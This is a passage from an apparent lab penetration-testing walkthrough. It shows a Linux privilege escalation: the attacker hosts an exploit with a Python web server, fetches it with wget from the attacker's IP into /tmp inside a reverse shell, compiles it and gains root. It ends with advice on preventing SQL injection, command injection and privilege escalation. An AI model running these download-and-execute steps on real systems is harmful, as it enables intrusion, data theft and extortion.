This copies the exploit to our present working directory, and names it "file.c". Now we need to get this file onto the target machine. We can do this multiple ways. One way is to transfer the file into our /var/www/html/ and then start an Apache service. The second way would be to use Python to create a SimpleHTTPServer. I think that's the easiest way so that's what we'll do.

Start by typing:

```
python -m SimpleHTTPServer 80
```

This command creates a simple server running in our current directory. If we visit our own local IP address, you'll see all the files listed in my present working directory.




Directory listing for /

- file.c
- ip.txt
- nmap.txt

File.c is our exploit that we copied! We now need to download that file from *our* server to the target server. We should be discreet while doing this. In our reverse shell, let's type **cd /tmp** to change our directory to our temporary directory.

Now let's download the exploit from our server by typing in:

wget http://192.168.57.133/file.c



```
bash-3.00$ wget http://192.168.57.133/file.c
--18:39:17--  http://192.168.57.133/file.c
           => `file.c'
Connecting to 192.168.57.133:80... connected.
HTTP request sent, awaiting response... 200 OK
Length: 9,783 (9.6K) [text/plain]

    0K .........                                          100%    1.52 GB/s

18:39:17 (1.52 GB/s) - `file.c' saved [9783/9783]

bash-3.00$ ls
file.c
```

We have successfully downloaded our file from our server! We can shut down our local server by pressing **CTRL-C**.

Since the file we have copied is a C file, we need to compile it. To compile, we type:


gcc -o file2 file.c

This command uses the gcc compiler to compile the file.c into a new file called "file2". If we type **ls** we should see our new file2. The last thing we have to do is change the permissions on the file to be able to execute it. We do this by typing:

chmod +x file2

This will allow us to execute the file. Finally, all we have to do is run the file and hope we escalate our privileges!

./file2




```
bash-3.00$ ./file2
sh: no job control in this shell
sh-3.00# whoami
root
```

It worked! We are now root on the system!

STAGE FOUR: MOVE LATERALLY

Now that we have total control over the system, we can essentially do anything we want. By typing **ls** we can see all of the files in the root directory.



```
sh-3.00# cd ~
sh-3.00# ls
bin
boot
dev
etc
home
initrd
lib
lost+found
media
misc
mnt
opt
proc
root
sbin
selinux
srv
sys
tmp
usr
var
```

We can search for whatever files we may need.

STAGE FIVE: COLLECT, EXFIL, AND EXPLOIT

At this point, we can begin gathering all of the data and files we have found. We can do whatever we want with this information, whether it's leaking, blackmailing, etc. We can change passwords of all the users, lock everyone out of their accounts, or even steal credit card information. The possibilities are truly frightening.

PREVENTION OF THIS ATTACK:

Although this type of attack is very realistic and very scary, there are ways we can prevent it.

1) **SQL INJECTION**

The first way we were able to get into the server was through SQL injection.

We can help prevent SQL injection by using parameterized statements.

An example of **NOT using parameterized statements** is shown in the following Java code:

```
String username = "user";

String sql = "SELECT * FROM users WHERE username = '" + username + "'";

ResultSet results = stmt.executeQuery(sql);
```

This is bad! As you can see, the user can type their username and it will be *combined* with the sql statement. This is vulnerable to SQL injection!

Here is an example of using parameterized statements:

```
String username = "user";

String sql = "SELECT * FROM users WHERE username = ?";

ResultSet results = stmt.executeQuery(sql, username);
```

As you can see the username becomes independent of the SQL command. This removes the risk of SQL injection.

2) **COMMAND INJECTION**

Preventing command injection can be as simple as setting restrictions on what can be typed into the box. For this example, the website allowed us to type anything into the box. We could have typed completely random letters and it would have gone through.

If the website checked to make sure that what was entered into the box was a valid IP, they could have prevented the command injection.

For example, if the user typed 192.168.54.233, this is a valid IP address. But if they typed 192.152.152.1523.142 this is NOT a valid IP address and the command should be rejected by the website. Also, not allowing any type of characters besides numbers and periods would prevent command injection.

3) **PRIVILEGE ESCALATION**

Privilege escalation prevention can be a bit more tricky. It may not be as straightforward to prevent. The first thing that an admin can do is make sure that everything is up to date always. If anything is out of date, a hacker can use known exploits and vulnerabilities.

There are also security tools provided in Azure or Office 365 that can provide event alerting. This can notify the IT team and they will be able to take down the attack right away.

CONCLUSION:

All it takes is a bit of know how and some research for a hacker to gain access into your system. It is important that you take all of the precautions in order to keep your data safe. You should never let your guard down.